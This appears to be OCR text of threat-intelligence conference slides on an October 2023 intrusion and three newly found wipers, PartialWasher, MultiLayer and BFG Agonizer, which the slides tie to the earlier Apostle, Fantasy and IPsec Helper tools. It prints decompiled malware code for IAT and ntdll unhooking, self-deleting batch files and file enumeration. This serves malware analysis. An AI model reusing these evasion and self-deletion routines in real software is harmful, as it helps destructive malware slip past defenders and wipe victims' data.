
<u>6.10.2023 - evening</u>
Attacker gained local administrator

<u>7.10.2023 early in the morning</u>
Attacker gains access to the Domain Controller and retrieves a domain admin account

<u>7.10.2023 after-noon</u>
Started data exfiltration

And then… Wipers!

Attack Timeline, October 2023



5.10.2023 early in the morning
Initial access from web server

5.10.2023
reconnaissance and later movement in DMZ

6.10.2023 - evening
Attacker gains access to LAN env

6.10.2023 - evening
Attacker gained local administrator


7.10.2023 early in the morning
Attacker gains access to the Domain Controller and retrieves a domain admin account

7.10.2023 after-noon
Started data exfiltration

8.10.2023
Attempted deletion of evidence and causing damage

9.10.2023 noon
Attacker lost connection to the network

Data Destruction: Wipers



ChatGPT

A wiper is a tool or device used for cleaning or wiping surfaces, such as windshield wipers for vehicles or cleaning wipes for household surfaces.

- Designed to cause destruction
- Destroy data
- Render the system unusable
- Erase evidence of execution
- Not a Ransomware


Build your own wiper in 4 steps

Step 1: File enumeration

Step 2: Overwriting files with junk

Step 3: MBR Corruption

Step 4: Force reboot!



Data Destruction: The Discovery of Three Previously Undocumented Wipers


PartialWasher

MultiLayer

BFG Agonizer


Data Destruction: The Discovery of Three Previously Undocumented Wipers

PartialWasher




```
C:\Users\[redacted]\Desktop>PartialWasher.exe 1
initialize Pre Opration Start ...
OK
initialize pre opration completed successfuly
Device Type Not Supported : 2
Hello nice too meet you!
let start ...
initialize Pre Opration Start ...
OK
initialize pre opration completed successfuly
Enter your commands or "ex" or "-1" for exit
S /p
Device Number : 0       Bus Type: Nvme  IsRemoveable : No       ProductId: VMware Virtual NVMe Disk     ProductRevision:
 1.0
SerialNumber: VMWare NVME_0000
Disk Style : GPT
partition count : 4
Cylinders         = 7832
Tracks/cylinder = 255
Sectors/track   = 63
Bytes/sector    = 512
Disk size         = 64420392960 (Bytes)   = 59.00 (Gb)

**********************************************************
---------------------------------------------------------------------------
Enter your commands or "ex" or "-1" for exit
_
```

Data Destruction: The Discovery of Three Previously Undocumented Wipers



```
strcpy(ModuleName, "kernel32.dll");
strcpy(ProcName, "VirtualProtect");
ModuleHandleA = GetModuleHandleA(ModuleName);
VirtualProtect = GetProcAddress(ModuleHandleA, ProcName);
CurrentProcessImageBase = GetModuleHandleA(0);
ImageDirectory = ImageDirectoryEntryToDataEx(
                   CurrentProcessImageBase,
                   1u,
                   IMAGE_DIRECTORY_ENTRY_IMPORT,
                   &ImportTableSize,
                   0);
NumberOfImportDescriptorEntries = ImportTableSize / 0x14 - 1;
for ( i = 0; ; ++i )
{
  result = i;
  if ( i >= NumberOfImportDescriptorEntries )
    break;
  lpModuleName = CurrentProcessImageBase + ImageDirectory[i].Name;
  first_thunk = (CurrentProcessImageBase + ImageDirectory[i].FirstThunk);
  original_first_thunk = (CurrentProcessImageBase + ImageDirectory[i].OriginalFirstThunk);
  Function = 0;
  ModuleBase = GetModuleHandleA(lpModuleName);
  ExportDirectory = (ModuleBase + *(ModuleBase + *(ModuleBase + 15) + 0x78));
  AddressOfFunctions = (ModuleBase + ExportDirectory->AddressOfFunctions);
  AddressOfNames = (ModuleBase + ExportDirectory->AddressOfNames);
  AddressOfNameOrdinals = (ModuleBase + ExportDirectory->AddressOfNameOrdinals);
  while ( original_first_thunk->u1.AddressOfData )
  {
    Function = (CurrentProcessImageBase + original_first_thunk->u1.AddressOfData);
    FunctionName = Function->Name;
    FunctionsToExclude[0] = "EnterCriticalSection";
    FunctionsToExclude[1] = "LeaveCriticalSection";
    FunctionsToExclude[2] = "DeleteCriticalSection";
    FunctionsToExclude[3] = "InitializeSListHead";
    FunctionsToExclude[4] = "HeapAlloc";
    FunctionsToExclude[5] = "HeapReAlloc";
    FunctionsToExclude[6] = "HeapSize";
    for ( j = 0; j < 7; ++j )
    {
      if ( !_stricmp(FunctionName, FunctionsToExclude[j]) )
        IsFound = 1;
    }
    if ( !IsFound )
    {
      for ( k = 0; k < ExportDirectory->NumberOfNames; ++k )
      {
        v21 = ModuleBase + AddressOfNames[k];
        v22 = FunctionName;
```

IAT unhooking



```
hProcess = GetCurrentProcess();
memset(&modinfo, 0, sizeof(modinfo));
hModule = GetModuleHandleA("ntdll.dll");
K32GetModuleInformation(hProcess, hModule, &modinfo, 0xCu);
NtdllBase = modinfo.lpBaseOfDll;
hFile = CreateFileW_0(L"c:\\windows\\system32\\ntdll.dll", GENERIC_READ,
NtdllMapping = CreateFileMappingA(hFile, 0, 0x1000002u, 0, 0, 0);
MappedNtdllBase = MapViewOfFile(NtdllMapping, PAGE_READWRITE, 0, 0, 0);
v5 = NtdllBase;
nt_headers = (NtdllBase + NtdllBase->e_lfanew);
for ( i = 0; i < nt_headers->FileHeader.NumberOfSections; ++i )
{
  section_header = (&nt_headers->OptionalHeader
                  + sizeof(IMAGE_SECTION_HEADER) * i
                  + nt_headers->FileHeader.SizeOfOptionalHeader);
  text_section_name = ".text";
  while ( 1 )
  {
    curr_section_name = section_header->Name[0];
    v0 = curr_section_name < *text_section_name;
    if ( curr_section_name != *text_section_name )
      break;
    if ( !curr_section_name )
      goto LABEL_8;
    next_section_name = section_header->Name[1];
    v0 = next_section_name < text_section_name[1];
    if ( next_section_name != text_section_name[1] )
      break;
    section_header = (section_header + 2);
    text_section_name += 2;
    if ( !next_section_name )
```

DLL unhooking

BFG Agonizer

Data Destruction: The Discovery of Three Previously Undocumented Wipers

PartialWasher

MultiLayer

BFG Agonizer


Code similarities with previously known tools:

Apostle

Fantasy


IPSec Helper

The MultiLayer Wiper: 1st Clue of its Origin



```
public static void SelfDelete()
{
    Assembly entryAssembly = Assembly.GetEntryAssembly();
    string text = (entryAssembly != null) ? entryAssembly.Location : null;
    string text2 = Path.GetTempPath() + "remover.bat";
    string contents = string.Concat(new string[]
    {
        "@echo off\n:loop\ndel \"",
        text,
        "\"\nif Exist \"",
        text,
        "\" GOTO loop\n%windir%\\\\system32\\\\rundll32.exe advapi32.dll,ProcessIdleTasks",
        Environment.NewLine,
        "del %0"
    });
    File.WriteAllText(text2, contents);
    try
    {
        Process.Start(new ProcessStartInfo(text2)
        {
            CreateNoWindow = true,
            WindowStyle = ProcessWindowStyle.Hidden
        });
    }
    catch (Exception ex)
    {
        throw new Exception(ex.Message);
    }
}
```

MultiLayer



```
public static void SelfDelete() // Apostle SelfDelete Function
{
  string str = PublicFunction.GetWindowsTempPath() + "remover.bat";
  string ownPath = PublicFunction.GetOwnPath();
  string contents = "@echo off\n:loop\ndel \"" + ownPath + "\"\nif Exist \"" + ownPath
  + "\" GOTO loop\n%windir%\\system32\\rundll32.exe advapi32.dll,ProcessIdleTasks\ndel %0";
  File.WriteAllText(str, contents);
  PublicFunction.ExecuteProcess(str);
}


public bool SelfDelete(Message message) //IPsec Helper SelfDelete Function
{
  InitClass initClass = new InitClass();
  FileClass fileClass = new FileClass();
  ConfigClass instance = ConfigClass.Instance;
  RegistryClass registryClass = new RegistryClass();
  string ownPath = PublicFunction.GetOwnPath();
  string str = PublicFunction.GetWindowsTempPath() + "remover.bat";
  string directoryName = Path.GetDirectoryName(ownPath);
  string fileName = Path.GetFileName(ownPath);
  string serviceName = PublicFunction.GetServiceName();
  string fileContent;
  if (string.IsNullOrEmpty(serviceName))
    fileContent = "@echo off\n:loop\ndel \"" + ownPath + "\"\nif Exist \"" + ownPath
    + "\" GOTO loop\n%windir%\\system32\\rundll32.exe advapi32.dll,ProcessIdleTasks\n";
  else
    fileContent = " @ECHO OFF " + Environment.NewLine + "SET PROG=%\"%" + directoryName + "\\
    + Environment.NewLine + "SET SERVICE_EXE=%\"%" + fileName + "%\"%" + Environment.NewLine +
  fileClass.WriteAllText(str, fileContent);
  string fileSource = registryClass.ReadRegistryKey(PublicVariable.NodeInstallRegistryRunPath,
  this.Ack(message.GetNodeId(), message.GetMessageId());
  initClass.RemoveFootPrint();
  fileClass.DeleteFile(fileSource);
  instance.SelfDelete();
  LogClass.SelfDelete();
  PublicFunction.ExecuteProcess(str);
  return true;
}
```

Apostle


IPsec Helper

https://assets.sentinelone.com/sentinellabs/evol-agrius

SelfDelete function code similarities


The MultiLayer Wiper: 2nd Clue of its Origin

Recursive directory listing function code similarities with the Fantasy wiper



```
private static List<string> GetSubDirectoryFileListRecursive(string directoryName, IList extensionList, bool allFileSelected)
{
    List<string> list = new List<string>();
    if (Program.IsExcluded(directoryName))
    {
        return list;
    }
    try
    {
        foreach (string directoryName2 in Directory.GetDirectories(directoryName))
        {
            list.AddRange(Program.GetDirectoryFileList(directoryName2, extensionList, allFileSelected));
            list.AddRange(Program.GetSubDirectoryFileListRecursive(directoryName2, extensionList, allFileSelected));
        }
    }
    catch (Exception)
    {
    }
    return list;
}
```

MultiLayer's "MultiList" component




```
public void GetSubDirectoryFileListRecursive(string directoryName)
{
    try
    {
        string[] directories = Directory.GetDirectories(directoryName);
        foreach (string directoryName2 in directories)
        {
            GetDirectoryFileList(directoryName2);
            GetSubDirectoryFileListRecursive(directoryName2);
        }
    }
    catch (Exception)
    {
    }
}
```

Fantasy wiper

https://www.welivesecurity.com/2022/12/07/fantasy-new-agrius-wiper-supply-chain-attack/


The MultiLayer Wiper: 3rd Clue of its Origin

Reboot function code similarities with another known wiper dubbed Apostle



```
public void Method(int flg = 2)
{
    IntPtr currentProcess = Tool.GetCurrentProcess();
    IntPtr zero = IntPtr.Zero;
    Tool.OpenProcessToken(currentProcess, 40, ref zero);
    Tool.TokPrivLuId tokPrivLuId;
    tokPrivLuId.Count = 1;
    tokPrivLuId.LuId = 0L;
    tokPrivLuId.Attr = 2;
